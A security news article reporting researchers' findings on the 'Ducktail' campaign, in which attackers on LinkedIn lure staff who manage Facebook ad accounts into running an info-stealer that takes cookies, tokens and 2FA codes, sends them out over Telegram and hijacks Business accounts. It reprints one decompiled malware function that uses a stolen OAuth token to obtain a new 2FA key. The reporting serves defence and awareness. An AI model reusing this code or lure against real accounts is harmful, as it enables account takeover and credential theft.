

[Home \(https://www.bleepingcomputer.com/\)](https://www.bleepingcomputer.com/) > [News \(https://www.bleepingcomputer.com/news/\)](https://www.bleepingcomputer.com/news/)

> [Security \(https://www.bleepingcomputer.com/news/security/\)](https://www.bleepingcomputer.com/news/security/)

> LinkedIn phishing target employees managing Facebook Ad Accounts

LinkedIn phishing target employees managing Facebook Ad Accounts

By


Bill Toulas

(<https://www.bleepingcomputer.com/author/bill-toulas/>)

July 26, 2022

06:00 AM


0




A new phishing campaign codenamed 'Ducktail' is underway, targeting professionals on LinkedIn to take over Facebook business accounts that manage advertising for the company.

The operators of Ducktail have a narrow targeting scope and select their victims carefully, trying to find people who have admin privileges on their employer's social media accounts.

The discovery of this campaign comes from researchers at WithSecure, who have been tracking what they believe to be a Vietnamese threat actor since 2021, and collected evidence of activity dating going back to 2018.



This means that Ducktail has been underway for at least a year and might have been active for almost four years now.




Ducktail's random targeting scope (WithSecure)

Stealing Facebook accounts


The threat actor reaches out to employees on LinkedIn who could have Facebook business account access, for example, people listed as working in “digital media” and “digital marketing” as their roles.

As part of the conversations with a potential target, the threat actors use social engineering and deception to convince them to download a file hosted on a legitimate cloud hosting service like Dropbox or iCloud.



Downloading malware from iCloud (WithSecure)

The downloaded archive contains JPEG image files relevant to the discussion between the scammer and the employee but also includes an executable made to appear like a PDF document.



The files contained in the archive (WithSecure)

This file is actually a .NET Core malware that contains all the required dependencies, allowing it to run on any computer, even those without the .NET runtime installed.

When executed, the malware scans for browser cookies on Chrome, Edge, Brave, and Firefox, collects system information, and eventually targets Facebook credentials.

“The malware directly interacts with various Facebook endpoints from the victim’s machine using the Facebook session cookie (and other security credentials that it obtains through the initial session cookie) to extract information from the victim’s Facebook account,” explains WithSecure in the report.

The requests to Facebook’s endpoints appear authentic as they originate from the victim’s browser using a valid session cookie.

The malware crawls various Facebook pages to capture multiple access tokens and uses them for unobstructed endpoint interaction at later stages.

```
public string Get2faNew(string token, HttpClient httpClient, TelegramHandler telegramHandler)
{
    telegramHandler.Log("Get 2fa new with token " + token);
    string requestUri = "https://graph.facebook.com/me/loginapprovalskeys";
    StringContent content = new StringContent(
        ("format=json&locale=en_US&client_country_code=VN&fb_api_req_friendly_name=graphUserLoginApprovalsKeysPost&fb_api_caller_class=CodeGeneratorOperationHandler",
        Encoding.UTF8, "application/x-www-form-urlencoded"));
    HttpRequestMessage httpRequestMessage = new HttpRequestMessage(HttpMethod.Post, requestUri);
    httpRequestMessage.Headers.Add("Authorization", "OAuth " + token);
    httpRequestMessage.Content = content;
    try
    {
        HttpResponseMessage result = httpClient.SendAsync(httpRequestMessage).Result;
        if (result.StatusCode == HttpStatusCode.OK)
        {
            otpRequestJsonModel otpRequestJsonModel = JsonConvert.DeserializeObject<otpRequestJsonModel>(result.Content.ReadAsStringAsync().Result);
            if (otpRequestJsonModel != null && !string.IsNullOrEmpty(otpRequestJsonModel.key))
            {
                telegramHandler.Log("New 2fa key : " + otpRequestJsonModel.key);
                return otpRequestJsonModel.key;
            }
        }
    }
    catch (Exception ex)
    {
        telegramHandler.Log(ex.ToString());
        return null;
    }
    return null;
}
```

Code to generate login requests (*WithSecure*)

The stolen information includes the cookies, IP address, account information (name, email, birthday, user ID), 2FA codes, and geolocation data, essentially allowing the threat actor to continue this access from their machine.

Business-specific details stolen from the compromised account include the verification status, advertising limit, users list, client list, ID, currency, payment cycle, the amount spent, and the adtrust DSL (dynamic spend limit).

The data is eventually exfiltrated through Telegram bots and takes place between set periods, or when Facebook accounts are stolen, the malware process exits, or when the malware crashes.

Exfiltrated log of stolen data (*WithSecure*)

Not only does the malware steal information from victims' Facebook accounts, but they also hijack them by adding the threat actor's email address to the compromised Facebook Business account. When adding the user, they add permissions allowing the threat actors full access to the account.

Code to add email address onto the Business account (WithSecure)

Notably, we saw a similarly sophisticated automated account stealing and session token verification approach from an information-stealer named FFDroider (<https://www.bleepingcomputer.com/news/security/new-ffdroider-malware-steals-facebook-instagram-twitter-accounts/>) in April 2022.

Related Articles:

Source code for Rust-based info-stealer released on hacker forums
(<https://www.bleepingcomputer.com/news/security/source-code-for-rust-based-info-stealer-released-on-hacker-forums/>)

Amadey malware pushed via software cracks in SmokeLoader campaign
(<https://www.bleepingcomputer.com/news/security/amadey-malware-pushed-via-software-cracks-in-smokeloader-campaign/>)

New stealthy OrBit malware steals data from Linux devices
(<https://www.bleepingcomputer.com/news/linux/new-stealthy-orbit-malware-steals-data-from-linux-devices/>)

XFiles info-stealing malware adds support for Follina delivery
(<https://www.bleepingcomputer.com/news/security/xfiles-info-stealing-malware-adds-support-for-follina-delivery/>)

New YTStealer malware steals accounts from YouTube Creators
(<https://www.bleepingcomputer.com/news/security/new-ytstealer-malware-steals-accounts-from-youtube-creators/>)

FACEBOOK ([HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/FACEBOOK/](https://www.bleepingcomputer.com/tag/facebook/))

INFO STEALER ([HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/INFO-STEALER/](https://www.bleepingcomputer.com/tag/info-stealer/))

INFORMATION STEALER ([HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/INFORMATION-STEALER/](https://www.bleepingcomputer.com/tag/information-stealer/))

LINKEDIN ([HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/LINKEDIN/](https://www.bleepingcomputer.com/tag/linkedin/))

MALWARE ([HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/MALWARE/](https://www.bleepingcomputer.com/tag/malware/))

PHISHING ([HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/PHISHING/](https://www.bleepingcomputer.com/tag/phishing/))
